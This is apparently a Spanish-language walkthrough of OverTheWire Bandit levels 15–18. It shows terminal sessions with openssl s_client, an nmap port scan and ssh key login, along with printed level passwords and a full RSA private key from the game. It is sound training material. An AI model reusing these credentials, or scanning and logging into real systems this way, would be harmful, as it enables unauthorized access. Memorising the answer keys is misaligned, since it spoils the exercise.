
LEVEL 15

Recordamos la contraseña de este nivel y abrimos el puerto 30001



```
bandit15@bandit:~$ cat /etc/bandit_pass/bandit15
jN2kgmIXJ6fShzhT2avhotn4Zcka6tnt
bandit15@bandit:~$ openssl s_client -connect localhost:30001
CONNECTED(00000003)
Can't use SSL_get_servername
depth=0 CN = localhost
verify error:num=18:self-signed certificate
verify return:1
depth=0 CN = localhost
verify error:num=10:certificate has expired
notAfter=Feb 23 16:55:36 2024 GMT
verify return:1
depth=0 CN = localhost
notAfter=Feb 23 16:55:36 2024 GMT
verify return:1
---
Certificate chain
 0 s:CN = localhost
   i:CN = localhost
   a:PKEY: rsaEncryption, 2048 (bit); sigalg: RSA-SHA1
   v:NotBefore: Feb 23 16:54:36 2024 GMT; NotAfter: Feb 23 16:55:36 2024 GMT
---
```


Con el puerto abierto introducimos la contraseña de este nivel y nos devuelve la contraseña del siguiente nivel.



```
    Start Time: 1708737959
    Timeout   : 7200 (sec)
    Verify return code: 10 (certificate has expired)
    Extended master secret: no
    Max Early Data: 0
---
read R BLOCK
jN2kgmIXJ6fShzhT2avhotn4Zcka6tnt
Correct!
JQttfApK4SeyHwDlI9SXGR50qclOAil1

closed
bandit15@bandit:~$
```


LEVEL 16

Primero verificamos que puertos están escuchando, usando el comando **nmap** y el rango de puertos que indica la página.




```
bandit16@bandit:~$ nmap -p 31000-32000 --script ssl-cert localhost
Starting Nmap 7.80 ( https://nmap.org ) at 2024-02-29 15:47 UTC
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00031s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
31046/tcp open  unknown
31518/tcp open  unknown
| ssl-cert: Subject: commonName=localhost
| Subject Alternative Name: DNS:localhost
| Issuer: commonName=localhost
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2024-02-28T14:34:53
| Not valid after:  2024-02-28T14:35:53
| MD5:   6032 90b7 1941 7d3e bb83 c2ed c3cf 1e79
|_SHA-1: 7cc9 8c1d 9ed0 d78a 35ee b9a7 9fdf 6f3a 856f db84
31691/tcp open  unknown
31790/tcp open  unknown
| ssl-cert: Subject: commonName=localhost
| Subject Alternative Name: DNS:localhost
| Issuer: commonName=localhost
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2024-02-28T14:34:53
| Not valid after:  2024-02-28T14:35:53
| MD5:   0937 ac6b 71f2 887a 4596 73a3 cf96 54ad
|_SHA-1: 714d bbbf c951 5429 fcbc 5081 c5b2 fe7f 149f d880
31960/tcp open  unknown
```

Nos conectamos a uno de los puertos que estaban abiertos.




```
bandit16@bandit:~$ openssl s_client -connect localhost:31790
CONNECTED(00000003)
Can't use SSL_get_servername
depth=0 CN = localhost
verify error:num=18:self-signed certificate
verify return:1
depth=0 CN = localhost
verify error:num=10:certificate has expired
notAfter=Feb 28 14:35:53 2024 GMT
verify return:1
depth=0 CN = localhost
notAfter=Feb 28 14:35:53 2024 GMT
verify return:1
---
Certificate chain
 0 s:CN = localhost
   i:CN = localhost
   a:PKEY: rsaEncryption, 2048 (bit); sigalg: RSA-SHA1
   v:NotBefore: Feb 28 14:34:53 2024 GMT; NotAfter: Feb 28 14:35:53 2024 GMT
---
Server certificate
-----BEGIN CERTIFICATE-----
MIIDCzCCAfOgAwIBAgIEdIpLoDANBgkqhkiG9w0BAQUFADAUMRIwEAYDVQQDDAls
b2NhbGhvc3QwHhcNMjQwMjI4MTQzNDUzWhcNMjQwMjI4MTQzNTUzWjAUMRIwEAYD
VQQDDAlsb2NhbGhvc3QwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQCu
iD4qB75OjXXnSpM1Ow3X3ezy5+75ZLra+EKYB3BmrJAxdeD4NdQrNBOOeZqr3HZf
xknkSx/WO6OKjXLYGM+w3FUdgNKIMP3OnVancPnFekOwgJVmh2wn5BxW2iYSLoDa
pYFh75TflS3nvREykT/RPiLPMRspsChUXxzVNMtRK/gM46LC7yj4iJErmMI8FmW3
F1Trd4XQMw3FAPKzA5hT61lBIm2DqWRbrSIXiG4f4CHo9KnCHACL+zR4Paw7Ka2n
QktZOQGTrSJFuHjwRDW8a4VuxU8IDw41YRLOSWv/i1bqOBCe5YkvbuVo2liZo5ur
AF1oyy676AB+oSUakAmvAgMBAAGjZTBjMBQGA1UdEQQNMAuCCWxvY2FsaG9zdDBL
BglghkgBhvhCAQ0EPhY8QXV0b21hdGljYWxseSBnZW5lcmF0ZWQgYnkgTmNhdC4g
U2VlIGh0dHBzOi8vbm1hcC5vcmcvbmNhdC8uMA0GCSqGSIb3DQEBBQUAA4IBAQAW
JI/jB3k444gOSe/ljG6dfTU7AhNPuEtn6+z1j6AKGvduoXEa5fRz+Hie2SbTTm2g
WhdU0enCruSazPAxiboHYSwHU8+owFS7TeUORb97kpMU8jtvD3tkqrqeXHXtC7XA
+vSjUepEBdXsFIJvsp9TKy4iXuo4EOqHpGBAgJue3/JvG/2JOMUiwjclzMOepUMx
UcRKgyo/DIzZ8cUOt3oJczFFLe74tUAwbLqrOLFh9kWaFHSsOOK4Y1zUZ+Jo9RkW
ghjHLltxp4MM5JREy7JLvHDj/mylgHaGoFofBAAq7EMUemspeNOEWIqpCjUjDTXT
mKsUyye7N6s5C36R8LRY
```

Le damos la contraseña de este mismo nivel y crea una llave.




```
    Max Early Data: 0
---
read R BLOCK
JQttfApK4SeyHwDlI9SXGR50qclOAil1
Correct!
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAvmOkuifmMg6HL2YPIOjon6iWfbp7c3jx34YkYWqUH57SUdyJ
imZzeyGC0gtZPGujUSxiJSWI/oTqexh+cAMTSMlOJf7+BrJObArnxd9Y7YT2bRPQ
Ja6Lzb558YW3FZl87ORiO+rW4LCDCNd2lUvLE/GL2GWyuKN0K5iCd5TbtJzEkQTu
DSt2mcNn4rhAL+JFr56o4T6z8WWAW18BR6yGrMq7Q/kALHYW3OekePQAzL0VUYbW
JGTi65CxbCnzc/w4+mqQyvmzpWtMAzJTzAzQxNbkR2MBGySxDLrjg0LWN6sK7wNX
xOYVztz/zbIkPjfkU1jHS+9EbVNj+D1XFOJuaQIDAQABAoIBABagpxpM1aoLWfvD
KHcj10nqcoBc4oE11aFYQwik7xfW+24pRNuDE6SFthOar69jp5RlLwD1NhPx3iBl
J9nOM8OJ0VToum43UOS8YxF8WwhXriYGnc1sskbwpXOUDc9uX4+UESzH22P29ovd
d8WErY0gPxun8pbJLmxkAtWNhpMvfe0050vk9TL5wqbu9AlbssgTcCXkMQnPw9nC
YNN6DDP2lbcBrvgT9YCNL6C+ZKufD52yOQ9qOkwFTEQpjtF4uNtJom+asvlpmS8A
vLY9r60wYSvmZhNqBUrj7lyCtXMIu1kkd4w7F77k+DjHoAXyxcUp1DGL51sOmama
+TOWWgECgYEA8JtPxP0GRJ+IQkX262jM3dEIkza8ky5moIwUqYdsx0NxHgRRhORT
8c8hAuRBb2G82so8vUHk/fur85OEfc9TncnCY2crpoqsghifKLxrLgtT+qDpfZnx
SatLdt8GfQ85yA7hnWWJ2MxF3NaeSDm75Lsm+tBbAiyc9P2jGRNtMSkCgYEAypHd
HCctNi/FwjulhttFx/rHYKhLidZDFYeiE/v45bN4yFm8x7R/b0iE7KaszX+Exdvt
SghaTdcG0Knyw1bpJVyusavPzpaJMjdJ6tcFhVAbAjm7enCIvGCSx+X3l5SiWg0A
R57hJglezIiVjv3aGwHwvlZvtszK6zV6oXFAu0ECgYAbjo46T4hyP5tJi93V5HDi
Ttiek7xRVxUl+iU7rWkGAXFpMLFteQEsRr7PJ/lemmEY5eTDAFMLy9FL2m9oQWCg
R8VdwSk8r9FGLS+9aKcV5PI/WEKlwgXinB3OhYimtiG2Cg5JCqIZFHxD6MjEGOiu
L8ktHMPvodBwNsSBULpG0QKBgBAplTfC1HOnWiMGOU3KPwYWt0O6CdTkmJOmL8Ni
blh9elyZ9FsGxsgtRBXRsqXuz7wtsQAgLHxbdLq/ZJQ7YfzOKU4ZxEnabvXnvWkU
YOdjHdSOoKvDQNWu6ucyLRAWFuISeXw9a/9p7ftpxmOTSgyvmfLF2MIAEwyzRqaM
77pBAoGAMmjmIJdjp+Ez8duyn3ieo36yrttF5NSsJLAbxFpdlc1gvtGCWW+9Cq0b
dxviW8+TFVEBl104f7HVm6EpTscdDxU+bCXWkfjuRb7Dy9GOtt9JPsX8MBTakzh3
vBgsyi/sN3RqRBcGU40fOoZyfAMT8s1m/uYv52O6IgeuZ/ujbjY=
-----END RSA PRIVATE KEY-----

closed
bandit16@bandit:~$ openssl s_client -connect localhost:31790
CONNECTED(00000003)
Can't use SSL_get_servername
depth=0 CN = localhost
verify error:num=18:self-signed certificate
verify return:1
depth=0 CN = localhost
```

Creamos una carpeta y abrimos la llave.




```
bandit16@bandit:~$ mkdir /tmp/myjuan123
bandit16@bandit:~$ cd /tmp/myjuan123
bandit16@bandit:/tmp/myjuan123$ cat sshkey17.private
cat: sshkey17.private: No such file or directory
bandit16@bandit:/tmp/myjuan123$ nano sshkey17.private
Unable to create directory /home/bandit16/.local/share/nano/: No such file or directory
It is required for saving/loading search history or cursor positions.

bandit16@bandit:/tmp/myjuan123$ ls
sshkey17.private
```

La llave nos lleva al nivel 17.



```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0664 for 'sshkey17.private' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "sshkey17.private": bad permissions
bandit17@localhost: Permission denied (publickey).
bandit16@bandit:/tmp/myjuan123$ chmod 600 sshkey17.private
bandit16@bandit:/tmp/myjuan123$ ssh -i sshkey17.private -p 2220 bandit17@localhost
The authenticity of host '[localhost]:2220 ([127.0.0.1]:2220)' can't be established.
ED25519 key fingerprint is SHA256:C2ihUBV7ihnV1wUXRb4RrEcLfXC5CXlhmAAM/urerLY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? ye
Please type 'yes', 'no' or the fingerprint: yes
Could not create directory '/home/bandit16/.ssh' (Permission denied).
Failed to add the host to the list of known hosts (/home/bandit16/.ssh/known_hosts).
                         _                     _ _ _
                        | |__   __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
                        | |_) | (_| | | | | (_| | | |_
                        |_.__/ \__,_|_| |_|\__,_|_|\__|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

!!! You are trying to log into this SSH server with a password on port 2220 from localho
st.
!!! Connecting from localhost is blocked to conserve resources.
!!! Please log out and log in again.
```


Buscamos la contraseña.




```
  Enjoy your stay!

bandit17@bandit:~$ cd /etc/bandit_pass/
bandit17@bandit:/etc/bandit_pass$ cat bandit17
VwOSWtCA7lRKkTfbr2IDh6awj9RNZM5e
```

LEVEL 17

Usamos diff para encontrar la diferencia entre ambos archivos.




```
bandit17@bandit:~$ diff passwords.old passwords.new
42c42
< p6ggwdNHncnmCNxuAtOKtKVq185ZU7AW
---
> hga5tuuCLF6fFzUpnagiMN8ssu9LFrdg
```



```
  Enjoy your stay!

Byebye !
Connection to bandit.labs.overthewire.org closed.
```

LEVEL 18




```
$ ssh bandit18@bandit.labs.overthewire.org -p 2220 cat readme
                         _                     _ _ _
                        | |__   __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
                        | |_) | (_| | | | | (_| | | |_
                        |_.__/ \__,_|_| |_|\__,_|_|\__|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

bandit18@bandit.labs.overthewire.org's password:
awhqfNnAbc1naukrpqDYcF95h7HoMTrC
```

awhqfNnAbc1naukrpqDYcF95h7HoMTrC

LEVEL 19

